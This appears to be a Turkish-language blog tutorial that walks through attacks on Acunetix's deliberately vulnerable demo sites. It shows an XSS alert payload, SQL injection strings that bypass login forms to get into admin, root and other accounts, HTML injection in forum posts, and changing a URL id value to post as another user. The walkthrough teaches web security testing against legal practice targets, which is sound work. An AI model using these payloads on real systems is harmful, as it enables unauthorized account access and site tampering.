





XSS (Cross Site Scripting) Açığını ortaya çıkaracak olan javascript kodu :

```
</title><script>alert('XSS VAR !')</script>
```

Sıradaki sızma testimizi <http://testasp.vulnweb.com/> adresine gerçekleştireceğiz.



Bizi böyle bir forum sayfası karşılamakta, bu sayfa IIS, ASP, Microsoft SQL Server teknolojilerini kullanmakta olduğunu biliyoruz. Her zaman olduğu gibi sayfayı kurcalamak ile başlıyorum. Gözüme ilk çarpan şey, login ve register oluyor.



Her login ekranını gördüğümde login bypass'ı denerim. Birinci deneme, ikinci deneme, üçüncü deneme, dördüncü deneme diye gidiyor sonunda login paneli bypas edecek sql sorgusunu buluyorum.

acunetix acuforum TEST and Demonstration site for Acunetix Web Vulnerability Scanner

about - forums - search - login - register

Username: or'a'='a
Password:
Login

Copyright 2005 Acunetix Ltd.

Görmüş olduğunuz üzere login sayfasında bulunan username ve password girişlerine sql sorgularını yazıyorum.

Username : `or'a'='a`

Paswordd : `or'a'='a`

acunetix acuforum TEST and Demonstration site for Acunetix Web Vulnerability Scanner

about - forums - search - logout 'or'a'='a'

Forum	Threads	Posts	Last Post
Acunetix Web Vulnerability Scanner Talk about Acunetix Web Vulnerability Scanner	3	3	03.07.2017 11:19:36
Weather What weather is in your town right now	0	0	
Miscellaneous Anything crossing your mind can be posted here	0	0	

Copyright 2005 Acunetix Ltd.

Ve görmüş olduğunuz üzere login bypass zafiyeti barındıran forum sitesine giriş yapıyorum.

acunetix acuforum TEST and Demonstration site for Acunetix Web Vulnerability Scanner

about - forums - search - login - register

Username: admin
Password:
Login

Copyright 2005 Acunetix Ltd.

Evet login bypass açığından faydalanarak başka kullanıcıların hesaplarına giriş yapıyorum. Burada olabilecek userlara giriş yapmayı düşünüyorum. (admin, administrator veya root gibi) Tabi bunlاردışında başka userların hesaplarında olabilir.

Username : admin

Paswordd : `or'a'='a`

acunetix acuforum TEST and Demonstration site for Acunetix Web Vulnerability Scanner

about - forums - search - logout admin

Forum	Threads	Posts	Last Post
Acunetix Web Vulnerability Scanner Talk about Acunetix Web Vulnerability Scanner	10	10	03.07.2017 13:30:06
Weather What weather is in your town right now	1	1	03.07.2017 13:04:25
Miscellaneous Anything crossing your mind can be posted here	1	1	03.07.2017 13:05:07

Copyright 2005 Acunetix Ltd.

Görmüş olduğunuz üzere admin kullanıcının hesabına erişmiş olduk.

Dilerseniz biraz daha yetkili olabilecek userlara giriş yapmayı deneyilm.

acunetix acuforum TEST and Demonstration site for Acunetix Web Vulnerability Scanner

about - forums - search - logout root

Forum	Threads	Posts	Last Post
Acunetix Web Vulnerability Scanner Talk about Acunetix Web Vulnerability Scanner	10	10	03.07.2017 13:30:06
Weather What weather is in your town right now	1	1	03.07.2017 13:04:25
Miscellaneous Anything crossing your mind can be posted here	1	1	03.07.2017 13:05:07

Copyright 2005 Acunetix Ltd.

Username : root

Paswordd : ` or'a'='a

acunetix acuforum TEST and Demonstration site for Acunetix Web Vulnerability Scanner

about - forums - search - logout administrator

Forum	Threads	Posts	Last Post
Acunetix Web Vulnerability Scanner Talk about Acunetix Web Vulnerability Scanner	10	10	03.07.2017 13:30:06
Weather What weather is in your town right now	1	1	03.07.2017 13:04:25
Miscellaneous Anything crossing your mind can be posted here	1	1	03.07.2017 13:05:07

Copyright 2005 Acunetix Ltd.

Username :

administrator

Paswordd : ` or'a'='a

acunetix acuforum TEST and Demonstration site for Acunetix Web Vulnerability Scanner

about - forums - search - logout user

Forum	Threads	Posts	Last Post
Acunetix Web Vulnerability Scanner Talk about Acunetix Web Vulnerability Scanner	10	10	03.07.2017 13:30:06
Weather What weather is in your town right now	1	1	03.07.2017 13:04:25
Miscellaneous Anything crossing your mind can be posted here	1	1	03.07.2017 13:05:07

Copyright 2005 Acunetix Ltd.

Username : user**Paswordd : `or'a'='a**

Forum	Threads	Posts	Last Post
Acunetix Web Vulnerability Scanner Talk about Acunetix Web Vulnerability Scanner	10	10	03.07.2017 13:30:06
Weather What weather is in your town right now	1	1	03.07.2017 13:04:25
Miscellaneous Anything crossing your mind can be posted here	1	1	03.07.2017 13:05:07


Username : user**Paswordd : `or'a'='a**

Site	Username	Password	Last Changed
http://testasp.vulnweb.com	admin	'or'a'='a	3 Tem 2017
http://testasp.vulnweb.com	root	'or'a'='a	3 Tem 2017
http://testasp.vulnweb.com	administrator	'or'a'='a	3 Tem 2017
http://testasp.vulnweb.com	user	'or'a'='a	3 Tem 2017
http://testasp.vulnweb.com	ismailtasdelen	'or'a'='a	3 Tem 2017


Yukarıda görmüş olduğunuz üzere sadece password bölümlerine **`or'a'='a** sql sorgusunu yazarak hedef sistemdeki kullanıcılara erişim sağlayabildim.

Forum	Threads	Posts	Last Post
Acunetix Web Vulnerability Scanner Talk about Acunetix Web Vulnerability Scanner	10	10	03.07.2017 13:30:06
Weather What weather is in your town right now	1	1	03.07.2017 13:04:25
Miscellaneous Anything crossing your mind can be posted here	1	1	03.07.2017 13:05:07

Hedef sistemde ismailtasdelen kullanıcısına login bypass yapıp oturum aldıktan sonra "Weather" bölümüne yöneliyorum.



Karşıma yukarıda gördüğümüz gibi bir sayfa karşılamakta burada kullanıcıdan aldığı inputlara xssdeniyorum ama sonuç başarısız bende html injection denemeye karar veriyorum.



Yukarıda görmüş olduğunuz html kodlarını forumda yayınlamak için gönderiyorum. Thread Title bölümünde gördüğümüz basit bir html resim ekleme kodu, normal şartlarda resim gönderemem gerekiyor bu panel üzerinden ama html injection zafiyeti sayesinde bu yetkilere ve daha fazlasına artıksahibim.

Başka bir siteden resim çekmek için kullandığımız basit bir html kodu :

```

```

acunetix acuforum TEST and Demonstration site for Acunetix Web Vulnerability Scanner

about - forums - search - logout ismailtasdelen

Weather

Thread	Posts	Posted by	Last Post
1	0	admin	
test	1	anindita	03.07.2017 13:04:25
test	1	ismailtasdelen	03.07.2017 14:16:09

acunetix
WEB APPLICATION SECURITY

Thread title
Thread message

Yukarıda görmüş olduğunuz üzere html injection zafiyetini güzel bir şekilde istismar etmiş olduk.

Sıradaki sızma testimizi <http://testaspnet.vulnweb.com/> adresine gerçekleştireceğiz. Acublog web uygulaması IIS, ASP.NET, Microsoft SQL Server teknolojilerini kullanmakta, dilerseniz en son sızmatestlerini gerçekleştireceğimiz web uygulamasına birlikte bakalım.

acunetix acublog Test Website for Acunetix Web Vulnerability Scanner

about news login signup RSS

posted by admin on 08.11.2005 11:37:35 (53) comments
Acunetix Web Vulnerability Scanner Beta Released!
26 January 2005 - A beta version of Acunetix Web Vulnerability Scanner has been released today. The beta is available for download at <http://www.acunetix.com/download/>.

posted by admin on 08.11.2005 11:35:22 (65) comments
Web Attacks - Can Your Web Applications Withstand The Force?
21 July 2005 - Start-up company Acunetix released Acunetix Web Vulnerability Scanner: a tool to automatically audit website security. Acunetix Web Vulnerability Scanner 2 crawls an entire website, launches popular web attacks (SQL Injection etc.) and identifies vulnerabilities that need to be fixed.

posted by admin on 08.11.2005 11:32:30 (51) comments
Watchfire Licenses Patented Intellectual Property To Acunetix
Watchfire and Acunetix Also Enter into Cross-License Agreement

Get RSS feed


Karşımıza yukarıdaki gibi bir web uygulaması çıkmakta, ilk bakışta dikkatimi çeken şey acunetix logosu ve acublog yazısı olduğunu görüyoruz. Bir blog web uygulaması olduğu çok açık. Logo ve uygulamamızın ismin altında login ve singup bölümleri dikkatimi çeken ikinci şey oluyor.




Bu sefer login bypass yerine acublog web uygulamasında kendime test için bir kullanıcı açıyorum. Kayıt için kullandığım kullanıcı bilgileri aşağıdaki gibidir.

Username :
acublog_admin0x001
Password : 123456

Sign me up butonuna tıklayarak kullanıcı hesabımı oluşturuyorum. Daha sonra bana "Subscription successfull. Please visit the login page to login." çıktısını veriyor yani kullanıcı oluşturma işleminin başarılı bir şekilde gerçekleştiğini ve login sayfasından blog sayfasına giriş yapabileceğimi belirtiyor.



Kullanıcı bilgilerim ile giriş yapmak istiyorum ama yapamıyorum. Böylece uygulamamızda bir bug tespit etmiş olduk. Her zaman yaptığım gibi sayfaları kurcalamaya başlıyorum.






Yukarıda bulunan url adresi dikkatimi geçmekte ve Comments.aspx?id=3 id değerini oynamak geliyordimden ve değeri değiştirerek 1 yapıyorum.



Görmüş olduğunuz üzere url adresindeki id değerini değiştirerek başka bir kullanıcının blog hesabı üzerinden blog'a gönderi yapabiliyorum. Bu açığa Cross-Site Request Forgery (CSRF) kategorisinde yer alan Güvensiz Doğrudan Nesne Erişimi adlandırdığımız kritik bir güvenlik zafiyetidir. Bir banka

veya büyük bir sosyal medya'da olduğunu düşünsenize gerçekten çok kritik, neyse sohbete dalmadansızma testlerimize kaldığımız yerden devam edelim.



Diğer web uygulamalarında yapmış olduğumuz html injection açığı bu sayfada da var. Görmüş olduğunuz üzere html kodlarını hedef web uygulamamıza enjekte etmiş olduk.



Şimdi login paneline dönüyorum. Diğer web uygulama testlerine olduğu gibi login paneline sql sorularıyla bypass denemeleri gerçekleştireceğim.




Bir çok denemeden sonra login paneli bypass etmeyi başarıyorum. Öncelikle hedef web uygulamasının login panelini istismar edecek sql sorgusunu anlatarak başlamak istiyorum. Yukarıdaki resimde de göreceğiniz üzere istismar eden sql sorgusu "admin'--" bu sorgunun çalışması için öncelikle hedef web uygulamasında yetkili kullanıcı adını bilmemiz gerekiyor.



Sayfalarda dolanırken yetkili kullanıcı adını defalarca görüyordum. Yukarıdaki resimi yayınlayan kişi admin kullanıcı adına sahip yetkili, tabi bunu deneme yanılma ile de bulunabilir ama login paneli bypass etmek için yetkili kullanıcı adını bu uygulamada bilmemiz gerekiyor.

Gelelim şimdi hedef login paneli istismar eden sql sorgusuna "admin'--" username ve password sormakta bize yani iki tane koşul bulunmakta username admin yazıyoruz öncelikle daha sonra sorguyu bozmak için ` işareti atıyoruz yanına daha sonra sql kodlarında yorum satırında çevirmek için -- sql kodunu yazıyoruz.

Böylece kullanıcı adı doğru ise login olmamız gerekiyor sorguda, evet sql sorgusunu çalıştırdığımızda aşağıdaki resimde göreceğiniz üzere hedef sistemde yetkili kullanıcı olarak erişmiş olduk.



KAYNAKÇA

Vulnweb : <http://www.vulnweb.com/>

OWASP : https://www.owasp.org/index.php/Main_Page

Acunetix : <https://www.acunetix.com/vulnerabilities/web/>